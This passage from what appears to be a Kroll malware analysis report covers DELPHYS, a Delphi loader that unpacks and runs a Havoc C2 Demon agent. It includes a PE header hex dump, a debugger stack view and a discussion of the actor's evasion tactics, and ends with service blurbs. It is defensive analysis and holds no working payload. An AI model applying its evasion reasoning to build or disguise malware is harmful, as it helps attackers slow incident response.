0000000002760200 00 00 00 00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 ............º..
0000000002760210 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F .Í!..LÍ!This pro
0000000002760220 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 gram cannot be r
0000000002760230 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D un in DOS mode..
0000000002760240 0D 0A 24 00 00 00 00 00 00 00 50 45 00 00 64 86 ..$.......PE..d.
0000000002760250 06 00 AE 05 9B 67 00 00 00 00 00 00 00 00 F0 00 ..®..g........ð.
0000000002760260 2E 02 0B 02 02 25 00 78 01 00 00 14 00 00 00 00 .....%.x........
0000000002760270 00 00 E0 7B 01 00 00 10 00 00 00 00 00 40 01 00 ..à{.........@..
0000000002760280 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 ................
0000000002760290 00 00 05 00 02 00 00 00 00 00 00 E0 01 00 00 04 ...........à....
00000000027602A0 00 00 15 75 02 00 02 00 60 05 00 00 20 00 00 00 ...u....`.......
00000000027602B0 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 ................
00000000027602C0 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 ................
00000000027602D0 00 00 00 B0 01 00 36 00 00 00 00 C0 01 00 14 00 ...°..6....À....
00000000027602E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000000027602F0 00 00 00 00 00 00 00 00 00 00 00 D0 01 00 EC 00 ...........Ð..ì.
0000000002760300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002760310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002760320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002760330 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002760340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000002760350 00 00 2E 74 65 78 74 00 00 00 B0 76 01 00 00 10 ...text...°v....
0000000002760360 00 00 00 78 01 00 00 04 00 00 00 00 00 00 00 00 ...x............
0000000002760370 00 00 00 00 00 00 20 00 00 60 2E 64 61 74 61 00 .......`.data.
0000000002760380 00 00 A0 09 00 00 00 90 01 00 00 0A 00 00 00 7C .. ...........|
0000000002760390 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 ..............@.
00000000027603A0 00 C0 2E 72 64 61 74 61 00 00 E0 02 00 00 00 A0 .À.rdata..à....
```

```
000000000014FC88 00000000009E83B6 return to malware.T
000000000014FC90 000000000001A0FC
000000000014FC98 000000000049414E malware.__dbk_fcall
000000000014FCA0 0000000000400000 malware."MZP"
000000000014FCA8 00000000009E83D0 malware.TMethodImpl
000000000014FCB0 000000000000000A
000000000014FCB8 000000000053D8D5 return to malware.T
000000000014FCC0 000000000008A58A
000000000014FCC8 000000000000115C
000000000014FCD0 0000000000000064
000000000014FCD8 0000000000000016
000000000014FCE0 0000000002740004
000000000014FCE8 000000000277A100
000000000014FCF0 0000000002852210
000000000014FCF8 00000000009E7E18 malware.TMethodImpl
000000000014FD00 0000000000000000
000000000014FD08 0000000000000000
000000000014FD10 0000000000000000
000000000014FD18 00000000006BA2B5 return to malware.T
000000000014FD20 000000000014FD30
000000000014FD28 06C400000044331D
000000000014FD30 000000000014FDC0
000000000014FD38 0000000000443425 return to malware._
000000000014FD40 0000000000000000
000000000014FD48 000000000014FD20
000000000014FD50 0000000000000000
000000000014FD58 0000000002851C30
000000000014FD60 000000000014FDB0
000000000014FD68 00000000006B9C7E return to malware.T
000000000014FD70 0000000002851C30
000000000014FD78 0000000002851C30
000000000014FD80 01000000006B9CB0
000000000014FD88 00000000004435CD return to malware._
000000000014FD90 0000000000000000
000000000014FD98 00000000009E7E18 malware.TMethodImpl
000000000014FDA0 0000000000000000
000000000014FDA8 000000000040CC90 return to malware.0
000000000014FDB0 0000000000000000
000000000014FDB8 000000000044378F return to malware._
000000000014FDC0 00000000009E7E18 malware.TMethodImpl
000000000014FDC8 00000000006B9E73 return to malware.T
000000000014FDD0 00000000028D4C10
000000000014FDD8 000000000014FDB0
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
```

Figure 23 – Screenshot debugger running DELPHYS showing execution about to pass to nested PE file

Kroll dumped the memory containing the PE file to disk and determined this file to be Demon, the agent for the open-source HAVOC C2 framework.

DELPHYS Summary

While DELPHYS is a larger file size, its main purpose appears to be to extract into memory and execute an executable nested within it. The fact that it is written in 64-bit Delphi makes it harder to statically analyze due to the volume of excess code and less out-of-the-box support in static analysis tools.

This investigation revealed the lengths a dedicated threat actor, KTA440, went through to target an individual, likely after significant amounts of recognisance on the intended target, and a social engineering campaign that led to deployment of novel malware to the victim's device. KTA440 displays skills and capabilities consistent with actors familiar with defense evasion, the capabilities of endpoint detection and response tools and antivirus, and a clear path to chain exploitation of the target device.

An additional sign of sophistication is the presence of multiple technologies for each step in the attack chain. Delphi binaries are a lesser-used language. This means that many tools and detections are not written to enable rapid analysis of Delphi binaries. Delphi binaries also do not tend to have a high number of dependencies, resulting in a larger binary that often becomes more time-consuming to analyze. Any compiled software can be analyzed given enough time and effort. If an actor is confident this will be time-consuming, they may have more time for actions on objectives and a slower reverse engineering process of their tooling during the incident response. For theft, this can result in valuable time to tumble currencies and clean up their tracks.

Stay Ahead With Kroll

Cyber and Data Resilience

Kroll merges elite security and data risk expertise with frontline intelligence from thousands of incident responses and regulatory compliance, financial crime and due diligence engagements to make our clients more cyber- resilient.

Learn More

Cryptocurrency Risk, Investigation and Compliance Services

Kroll is the leading global provider of crypto compliance, risk, and investigative services. Since the introduction of the first virtual asset in 2009, Kroll has worked side-by-side with crypto companies, investors, and law enforcement to help them meet their most critical challenges.

Learn More

Malware Analysis and Reverse Engineering

Kroll’s Malware Analysis and Reverse Engineering team draws from decades of private and public-sector experience, across all industries, to deliver actionable findings through in-depth technical analysis of benign and malicious code.

Learn More